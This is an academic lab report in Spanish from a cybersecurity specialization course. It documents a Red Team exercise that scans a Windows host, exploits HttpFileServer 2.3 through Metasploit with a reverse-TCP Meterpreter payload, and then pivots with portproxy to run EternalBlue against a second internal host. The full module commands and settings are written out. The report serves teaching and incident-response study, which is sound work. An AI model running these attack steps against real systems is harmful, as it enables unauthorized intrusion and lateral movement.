Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Harrisson Ospina Avendaño

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

El presente informe desarrolla el análisis integral, técnico y metodológico de un incidente de ciberseguridad simulado durante las Etapas 1 a 4 del Seminario Especializado en Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team, ejecutado en un entorno controlado conformado por dos máquinas Windows ubicadas en redes separadas. Desde la perspectiva Red Team, se identificó y explotó una vulnerabilidad crítica en el servicio HttpFileServer (HFS) del Host-A, logrando ejecución remota de código mediante el uso de Metasploit. A partir de la enumeración de interfaces y segmentos internos, se detectó una segunda máquina (Host-B), hacia la cual se realizó movimiento lateral empleando técnicas de pivoting y reenvío de puertos, evidenciando la capacidad de expansión del atacante dentro de la infraestructura. Posteriormente, desde el enfoque Blue Team, se efectuó el análisis del incidente a través de la revisión de eventos del sistema, procesos, conexiones y artefactos asociados, lo que permitió reconstruir la línea de tiempo del ataque y aplicar acciones de contención, como el aislamiento del host comprometido, la eliminación de cuentas no autorizadas y la restauración de configuraciones afectadas. Finalmente, en la Etapa 5 se consolidan y comunican los hallazgos técnicos, integrando herramientas y metodologías empleadas, junto con el análisis de los aspectos legales y éticos relacionados con la Ley 1273 de 2009, la Ley 1581 de 2012 y las obligaciones profesionales establecidas por el COPNIA, así como la formulación de recomendaciones de fortalecimiento de la seguridad basadas en estándares internacionales como NIST 800-61 y CIS Controls.

Palabras clave: Blue Team, ciberseguridad, pivoting, Red Team.

Abstract

This report presents a comprehensive technical and methodological analysis of a simulated cybersecurity incident conducted during Stages 1 to 4 of the Specialized Seminar on Strategic Cybersecurity Teams: Red Team & Blue Team. The exercise was carried out in a controlled laboratory environment consisting of two Windows-based systems deployed on separate network segments. From a Red Team perspective, a critical vulnerability in the HttpFileServer (HFS) service running on Host-A was identified and exploited, allowing remote code execution through the use of Metasploit. Subsequent network enumeration revealed an additional internal host (Host-B), which enabled lateral movement through pivoting and port forwarding techniques, demonstrating the attacker's ability to expand access within the infrastructure. From a Blue Team standpoint, the incident was analyzed through the examination of system logs, running processes, network connections, and malicious artifacts, enabling the reconstruction of the attack timeline and the implementation of containment actions such as host isolation, removal of unauthorized accounts, and system configuration restoration. Finally, Stage 5 consolidates and communicates the technical findings, incorporating legal and ethical considerations related to Colombian regulations, including Law 1273 of 2009 and Law 1581 of 2012, as well as professional obligations established by COPNIA, and proposes security strengthening recommendations based on international standards such as NIST SP 800-61 and CIS Controls.

Keywords: Blue Team, cybersecurity, pivoting, Red Team.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Adversario (Threat Actor):

Entidad, persona o grupo que ejecuta acciones maliciosas con el propósito de comprometer un sistema, infraestructura o información. Puede incluir actores internos, cibercriminales, grupos APT o atacantes oportunistas.

Análisis Forense Digital (Digital Forensics):

Disciplina encargada de recolectar, preservar y analizar evidencia digital de forma técnica y jurídica, con el fin de reconstruir eventos asociados a incidentes de ciberseguridad.

Ataque de Ejecución Remota de Código (RCE):

Tipo de vulnerabilidad que permite a un atacante ejecutar código arbitrario en el equipo de una víctima sin necesidad de autenticación previa.

Blue Team:

Equipo defensivo encargado del monitoreo, análisis, contención, erradicación y recuperación frente a incidentes de ciberseguridad. Su rol incluye vigilancia continua, revisión de logs, aplicación de medidas preventivas y respuesta técnica ante ataques.

Cadena de Custodia:

Proceso documentado que garantiza la integridad, autenticidad y trazabilidad de la evidencia digital recolectada durante un incidente.

CIS Controls:

Conjunto de buenas prácticas internacionales desarrolladas por el Center for Internet Security, destinadas a mejorar la postura de seguridad mediante controles priorizados.

Contención del Incidente (Containment):

Conjunto de acciones destinadas a limitar el alcance del ataque, prevenir el movimiento lateral y evitar daño adicional a la infraestructura comprometida.

Credential Dumping:

Técnica utilizada para extraer credenciales almacenadas en memoria, archivos del sistema o bases de datos locales.

Ejecución de Payload:

Acción mediante la cual un programa malicioso, script o instrucción se ejecuta en un sistema objetivo para establecer control, abrir sesiones remotas o descargar componentes adicionales.

Enumeración:

Proceso de recopilación activa de información sobre un sistema, como servicios, puertos, versiones de software, usuarios y rutas de red.

Escalada de Privilegios (Privilege Escalation):

Actividad mediante la cual un atacante aumenta sus permisos en un sistema, pasando de un usuario limitado a un usuario privilegiado (administrador o SYSTEM).

Exfiltración de Datos:

Transferencia no autorizada de información desde un sistema interno hacia un actor externo.

Firewalls:

Dispositivos o sistemas que controlan el tráfico de red basado en reglas preestablecidas, permitiendo o bloqueando conexiones según su origen, destino o contenido.

Hardening:

Proceso de aseguramiento de sistemas, redes o aplicaciones mediante la reducción de superficies de ataque y la implementación de configuraciones seguras.

Host Comprometido:

Equipo que ha sufrido un acceso no autorizado, ejecución de código malicioso o manipulación de su configuración sin permiso.

HttpFileServer (HFS):

Aplicación utilizada para compartir archivos vía HTTP. Versiones como la 2.3 presentan vulnerabilidades conocidas que permiten ejecución remota de código.

Indicadores de Compromiso (IoC):

Trazas, artefactos o evidencias que indican actividad maliciosa, como hashes sospechosos, procesos anómalos, direcciones IP o patrones en logs.

Lateral Movement (Movimiento Lateral):

Técnica utilizada para desplazarse desde un host comprometido hacia otros sistemas dentro de la misma red, con el fin de expandir el alcance del ataque.

Log de Eventos (Event Log):

Registro de actividades del sistema operativo que documenta eventos como accesos, errores, ejecuciones de procesos y modificaciones en la seguridad.

Meterpreter:

Payload avanzado de Metasploit que permite control remoto, ejecución de comandos, manipulación de archivos, pivoting y recolección de información.

Metasploit Framework:

Plataforma de explotación utilizada para pruebas de penetración, que incluye módulos de vulnerabilidades, payloads y herramientas de post-explotación.

MS17-010 (EternalBlue):

Vulnerabilidad crítica explotada para ejecución remota de código sobre SMB en sistemas Windows sin parchear. Utilizada ampliamente en ataques reales como WannaCry.

Pivoting:

Técnica que permite utilizar un sistema comprometido como puente para acceder a redes internas que no son directamente accesibles desde el atacante inicial.

Port Forwarding (Reenvío de Puertos):

Mecanismo que permite redirigir el tráfico desde un puerto de un equipo comprometido hacia otro destino interno, facilitando el movimiento lateral.

Red Team:

Equipo ofensivo responsable de simular ataques reales con el fin de evaluar la resiliencia de la organización frente a amenazas avanzadas.

Respuesta a Incidentes (Incident Response):

Proceso estructurado para manejar eventos de seguridad, que incluye identificación, análisis, contención, erradicación, recuperación y documentación.

SIEM (Security Information and Event Management):

Plataforma que centraliza, correlaciona y analiza eventos de diferentes fuentes para detectar patrones de ataque y generar alertas en tiempo real.

Subnetting:

Técnica de segmentación de redes para distribuir equipos en diferentes subredes, usualmente por motivos de seguridad o eficiencia.

Tácticas, Técnicas y Procedimientos (TTP):

Modelo utilizado para describir el comportamiento de un atacante, comúnmente referenciado mediante el framework MITRE ATT&CK.

Volatility:

Framework para análisis de memoria RAM, utilizado para identificar procesos, conexiones, módulos cargados y actividad maliciosa en sistemas comprometidos.

Introducción

La ciberseguridad contemporánea enfrenta un entorno caracterizado por amenazas cada vez más sofisticadas, actores maliciosos con capacidades técnicas avanzadas y una creciente dependencia de infraestructuras digitales críticas. En este contexto, la evaluación continua de la postura de seguridad de las organizaciones se convierte en una necesidad estratégica. La utilización de metodologías basadas en Red Team y Blue Team permite abordar este desafío mediante la simulación controlada de ataques reales y el despliegue de mecanismos de defensa alineados con estándares internacionales.

El presente informe corresponde a la **Etapa 5 del Seminario Especializado en Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team**, cuyo propósito fundamental es integrar, analizar y comunicar de forma técnica y gerencial los resultados obtenidos en las Etapas 1 a 4. El desarrollo del presente informe se fundamenta tanto en marcos normativos y guías técnicas ampliamente aceptadas, como en literatura académica y estudios de caso internacionales que analizan la evolución de las amenazas, las estrategias de ataque y los modelos de defensa en ciberseguridad. La integración de fuentes normativas y académicas permitió fortalecer el rigor técnico del análisis y proporcionar una visión integral alineada con las prácticas actuales del Red Team y Blue Team a nivel global.

Se fundamenta tanto en marcos normativos y guías técnicas ampliamente aceptadas, como en literatura académica y estudios de caso internacionales que analizan la evolución de las amenazas, las estrategias de ataque y los modelos de defensa en ciberseguridad. La integración de fuentes normativas y académicas permitió fortalecer el rigor técnico del análisis y proporcionar una visión integral alineada con las prácticas actuales del Red Team y Blue Team a nivel global

Durante la **Etapa 3**, desde el enfoque Red Team, se ejecutó un ataque estructurado contra una infraestructura Windows con dos máquinas interconectadas. Se identificó un servicio vulnerable en Host-A, correspondiente a HttpFileServer (HFS), el cual permitió la ejecución remota de código y el establecimiento de una sesión Meterpreter. Una vez comprometido este sistema inicial, se descubrió una red interna adicional y se realizó *pivoting*, logrando movimiento lateral hacia Host-B mediante la explotación de la vulnerabilidad MS17-010 (EternalBlue).

La **Etapa 4**, por su parte, abordó la respuesta y contención del incidente desde la perspectiva Blue Team. En esta fase se revisaron eventos del sistema operativo, rastros del ataque, creación de cuentas no autorizadas, indicadores de compromiso (IoC), conexiones sospechosas y artefactos maliciosos generados por la intrusión. Asimismo, se ejecutaron acciones de aislamiento, erradicación y restauración para mitigar el impacto del incidente y evitar la persistencia del atacante.

La presente **Etapa 5** consolida los hallazgos técnicos y operativos de todo el proceso, documentando la cadena completa del ataque, el análisis forense preliminar, las medidas de contención empleadas, las vulnerabilidades explotadas y las recomendaciones de seguridad derivadas. Adicionalmente, incorpora el análisis legal y ético aplicable al caso, con base en la Ley 1273 de 2009, la Ley 1581 de 2012 y los lineamientos profesionales del COPNIA, reforzando la importancia de actuar dentro de un marco regulatorio y de responsabilidad profesional.

Este informe se elabora utilizando el estilo APA 7 y siguiendo la estructura establecida en la plantilla institucional. Su contenido integra descripciones conceptuales, procedimientos técnicos, evidencia recopilada, diagramas explicativos, análisis comparativos y propuestas de remediación. De esta manera, se busca no solo reconstruir el incidente, sino también

proporcionar una visión estratégica que permita comprender el impacto de las vulnerabilidades explotadas y fortalecer la postura de seguridad en escenarios reales.

El desarrollo del presente documento constituye un ejercicio académico aplicado que replica el ciclo completo de un incidente de ciberseguridad, desde la exploración inicial hasta la comunicación final de resultados. Asimismo, brinda al profesional en formación la oportunidad de adquirir competencias avanzadas en análisis técnico, pensamiento crítico, respuesta a incidentes y documentación profesional, elementos esenciales para el desempeño en equipos de seguridad ofensiva y defensiva.

Justificación

La creciente dependencia de las organizaciones en sistemas informáticos y servicios digitales ha incrementado significativamente su exposición a amenazas cibernéticas. Los ataques modernos se caracterizan por ser altamente escalables, automatizados y diseñados para evadir mecanismos tradicionales de defensa. En este contexto, resulta indispensable que los profesionales en seguridad informática desarrollen competencias que les permitan comprender los vectores de ataque, anticiparse a situaciones de riesgo, responder de manera efectiva ante incidentes y ajustar sus estrategias de defensa de acuerdo con las mejores prácticas internacionales.

El presente informe se justifica en la necesidad de integrar los conocimientos teóricos y prácticos adquiridos durante el seminario, aplicándolos en un entorno controlado que simula un incidente de compromiso real. La estructura del ejercicio —que involucra fases Red Team y Blue Team— permite evaluar de forma holística las vulnerabilidades del entorno, la efectividad de los mecanismos defensivos, la capacidad de respuesta ante amenazas y el cumplimiento de lineamientos legales y éticos aplicables a la práctica profesional.

Desde la perspectiva **Red Team**, la explotación del servicio HttpFileServer (HFS) en Host-A y el posterior movimiento lateral hacia Host-B evidencian la importancia de identificar configuraciones inseguras, versiones desactualizadas de software y deficiencias en la segmentación de redes. Estas actividades permiten al profesional comprender de manera práctica cómo un atacante real aprovecharía debilidades estratégicas para expandir su alcance dentro de la infraestructura.

Desde la perspectiva **Blue Team**, la detección del incidente, la revisión de indicadores de compromiso, la capacidad de contención y la aplicación de medidas de erradicación permiten valorar la madurez defensiva del entorno. La reconstrucción de la línea de tiempo del ataque, la

correlación de evidencias y el análisis de logs fortalecen la capacidad analítica para enfrentar eventos en escenarios reales.

Adicionalmente, la **Etapa 5** adquiere relevancia por su enfoque en la comunicación técnica del incidente. En la práctica profesional, no basta con identificar y remediar fallas; es fundamental elaborar informes estructurados, precisos y sustentados que permitan a la alta dirección comprender los riesgos, priorizar acciones, asignar recursos y tomar decisiones informadas en materia de ciberseguridad.

El componente ético y legal también fundamenta esta etapa. Normativas como la Ley 1273 de 2009, la Ley 1581 de 2012 y las disposiciones del COPNIA establecen responsabilidades y obligaciones para quienes realizan actividades de análisis, intervención o manipulación de sistemas informáticos. Documentar adecuadamente cada paso del proceso garantiza no solo la validez técnica del ejercicio, sino también el cumplimiento de estándares éticos y legales.

Por todo lo anterior, este informe se justifica como un ejercicio integral que permite al estudiante fortalecer sus competencias técnicas, analíticas, éticas y comunicacionales. Se convierte, además, en una evidencia documentada de la capacidad del profesional para abordar incidentes complejos bajo un enfoque metodológico completo, lo cual resulta esencial en entornos corporativos donde la gestión de la seguridad es un componente estratégico de la operación.

Objetivos

Objetivo General

Realizar un análisis técnico, metodológico y comunicacional del incidente de ciberseguridad desarrollado en el entorno de laboratorio, integrando los resultados de las Etapas 1 a 4, con el fin de consolidar un informe final que describa las estrategias ofensivas (Red Team), defensivas (Blue Team), hallazgos forenses, implicaciones legales y recomendaciones orientadas al fortalecimiento de la postura de seguridad.

Objetivos Específicos

Describir y documentar las estrategias implementadas por el Red Team, incluyendo la identificación del vector de ataque, explotación inicial del servicio HttpFileServer (HFS), obtención de acceso remoto y movimiento lateral hacia la segunda máquina del entorno.

Analizar las acciones realizadas por el Blue Team, enfocadas en la detección del incidente, revisión de artefactos maliciosos, correlación de eventos, contención del ataque y evaluación de los impactos generados en los sistemas comprometidos.

Reconstruir la cadena completa del incidente, desde el reconocimiento inicial hasta la erradicación del atacante, mediante el uso de evidencia técnica, salidas de herramientas, logs del sistema, indicadores de compromiso y análisis forense preliminar.

Examinar las implicaciones legales y éticas aplicables al incidente simulado, con base en normativas nacionales como la Ley 1273 de 2009, la Ley 1581 de 2012 y los lineamientos profesionales del COPNIA.

Proponer un conjunto de recomendaciones técnicas y procedimentales basadas en marcos de referencia internacionales (NIST 800-61, CIS Controls, ISO 27035), orientadas a fortalecer la protección de los sistemas afectados y prevenir incidentes similares.

Elaborar un informe técnico-gerencial completo, estructurado bajo las normas APA 7, que integre de manera coherente los hallazgos, análisis, evidencias y conclusiones obtenidas durante el desarrollo del ejercicio.

Desarrollo del informe

Estrategias Red Team

El enfoque Red Team aplicado en el escenario permitió reproducir un compromiso completo de una infraestructura Windows conformada por dos máquinas: Host-A, expuesta a la red del atacante, y Host-B, ubicada en una red interna aislada. El objetivo fue identificar vulnerabilidades explotables, comprometer el primer host, realizar escalamiento de privilegios y ejecutar un movimiento lateral hacia la segunda máquina mediante técnicas avanzadas de pivoting.

Desde la perspectiva ofensiva, el éxito de muchos ataques no depende únicamente de vulnerabilidades técnicas, sino también de debilidades en el comportamiento humano y en los procesos organizacionales, aspecto ampliamente documentado por Mitnick y Simon (2011) en el análisis del factor humano como componente crítico de la seguridad.

Todas las acciones fueron realizadas bajo un entorno controlado de laboratorio y con autorización académica, siguiendo buenas prácticas profesionales.

Reconocimiento del entorno

La operación Red Team inició con la exploración del entorno para comprender la estructura de red, identificar activos accesibles y detectar servicios expuestos. Esta fase es fundamental, ya que permite construir un mapa de ataque preciso antes de intentar cualquier explotación.

Para ello se utilizaron herramientas de análisis como ping, ip a y, especialmente, Nmap, una de las herramientas estándar en pentesting.

El reconocimiento inicial confirmó:

- Alcance de red entre Kali (atacante) y Host-A
- Configuración correcta del adaptador puente

- Respuesta ICMP estable desde Host-A

Tras validar conectividad, se ejecutó el primer escaneo completo de servicios:

- sudo nmap -sV -O 192.168.1.14

La salida reveló múltiples servicios disponibles y, en particular, un servicio HttpFileServer 2.3 (HFS) operando sobre el puerto 80/TCP. Este hallazgo resultó crítico, ya que HFS es una plataforma conocida por múltiples vulnerabilidades que permiten ejecución remota de código (RCE).

Figura 1

Escaneo Nmap detallado del Host-A mostrando puertos abiertos

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O 192.168.1.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 10:15 EST
Nmap scan report for 192.168.1.14 (192.168.1.14)
Host is up (0.00074s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:54:81:50 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:mic
rosoft:windows_8.1
OS details: Microsoft Windows Server 2008 R2 SP1 or Windows 7 SP1, Microsoft Windows Vista SP2 or Windows 7 or Windo
ws Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.32 seconds
```

Nota. Captura de pantalla propia elaborada por el autor durante la ejecución del laboratorio.

Además, los puertos SMB (135, 139, 445) se encontraban activos, lo cual posteriormente sería importante para evaluar posibles vectores de movimiento lateral.

HFS v2.3 está directamente asociado a la vulnerabilidad CVE-2014-6287, clasificada como crítica, ya que permite a un atacante remoto ejecutar comandos en el sistema operativo a través de una entrada maliciosa enviada en una solicitud GET.

Por lo tanto, este servicio se consolidó como el vector de ataque inicial para Host-A.

Selección del módulo de explotación

Usando Metasploit Framework, se buscó un módulo que permitiera explotar HFS en su versión vulnerable. El comando utilizado fue:

- search hfs

La búsqueda arrojó dos módulos relevantes:

- exploit/windows/http/rejetto_hfs_exec
- exploit/windows/http/rejetto_hfs_rce_cve_2024_23692

Ambos catalogados con nivel de confiabilidad excellent, lo cual indica que el exploit tiene una alta probabilidad de éxito y estabilidad.

Figura 2

Módulos HFS disponibles en Metasploit

Nota. Captura de pantalla propia elaborada por el autor durante la ejecución del laboratorio.

Buscamos rejetto para ver opciones de coincidencia, intentamos la opción 0, pero el intento es

fallido y no logra ejecutar el exploit, intentamos con la opción 1 y vemos que es la indicada, porque logramos que se ejecute el payload y abrimos una sesión en la maquina objetivo.

Para este ejercicio se seleccionó rejetto_hfs_exec, dado que ofrece un payload Meterpreter más estable y es ampliamente usado en escenarios educativos.

Explotación del Host-A

La explotación se configuró definiendo los parámetros necesarios:

- Dirección IP del objetivo (RHOSTS)
- Puerto remoto (RPORT 80)
- Payload a utilizar (Meterpreter reverse TCP)
- Dirección IP del atacante (LHOST)
- Puerto de retorno (LPORT)

Comando:

use exploit/windows/http/rejetto_hfs_exec

set RHOSTS 192.168.1.14

set RPORT 80

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.1.6

set LPORT 4444

run


Tras ejecutar el exploit, Metasploit:

- Levantó un servidor HTTP temporal
- Entregó el script malicioso al servidor HFS
- Recibió la conexión inversa

- Abrió una sesión Meterpreter completamente funcional

Figura 3

Sesión Meterpreter establecida tras explotación de HFS



Nota. Captura de pantalla propia elaborada por el autor durante la ejecución del laboratorio. Sesión meterpreter abierta exitosamente, remote Code Execution, ejecución de payload, acceso al sistema con privilegios de usuario actual.

En este punto, el Host-A estaba comprometido.

Enumeración interna del host comprometido

Con acceso remoto, el siguiente paso consistió en comprender la topología interna del sistema:

- sysinfo
- ipconfig


- netstat -ano
- ps

El hallazgo clave surgió al revisar ipconfig, donde se identificaron dos interfaces de red:

- Red externa → 192.168.1.14
- Red interna → 10.10.10.4

Figura 4

Resultado ipconfig mostrando conectividad a red



Nota. Captura de pantalla propia elaborada por el autor durante la ejecución del laboratorio. Esto confirma que Host-A está conectado a dos redes y permite establecer pivoting.

Este descubrimiento fue determinante:

Host-A no era un servidor aislado sino un puente hacia una red interna donde se encontraba Host-B, la segunda máquina objetivo.

Pivoting hacia la red interna

Para acceder a la red 10.10.10.5 desde Kali, se configuró una redirección utilizando el módulo PortProxy de Metasploit.

Comando:

use post/windows/manage/portproxy

set CONNECT_ADDRESS 10.10.10.5

set CONNECT_PORT 445

set LOCAL_PORT 5000

set SESSION 1


run

Este procedimiento permite que:

- El atacante se conecte a 192.168.1.14:5000
- Host-A reenvíe ese tráfico hacia 10.10.10.5:445

Figura 5

Regla PortProxy creada para pivoting



Nota. Captura de pantalla propia elaborada por el autor durante la ejecución del laboratorio. De este modo, Metasploit pudo interactuar con Host-B como si estuviera en la misma red interna.

Movimiento lateral y explotación de Host-B

Con el túnel configurado, se utilizó la vulnerabilidad MS17-010 (EternalBlue) para comprometer Host-B:

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.1.14

set RPORT 5000


run

La explotación fue exitosa, resultando en:

- Confirmación de vulnerabilidad
- Ejecución del exploit
- Obtención de sesión Meterpreter en Host-B

Figura 6

Explotación EternalBlue exitosa mediante pivoting



Nota. Captura de pantalla propia elaborada por el autor durante la ejecución del laboratorio.

Abrimos una nueva terminal con metaexploit y vamos a hacer el pivote, buscamos eternalblue, seleccionamos la opción 0, esto completó el movimiento lateral del atacante.

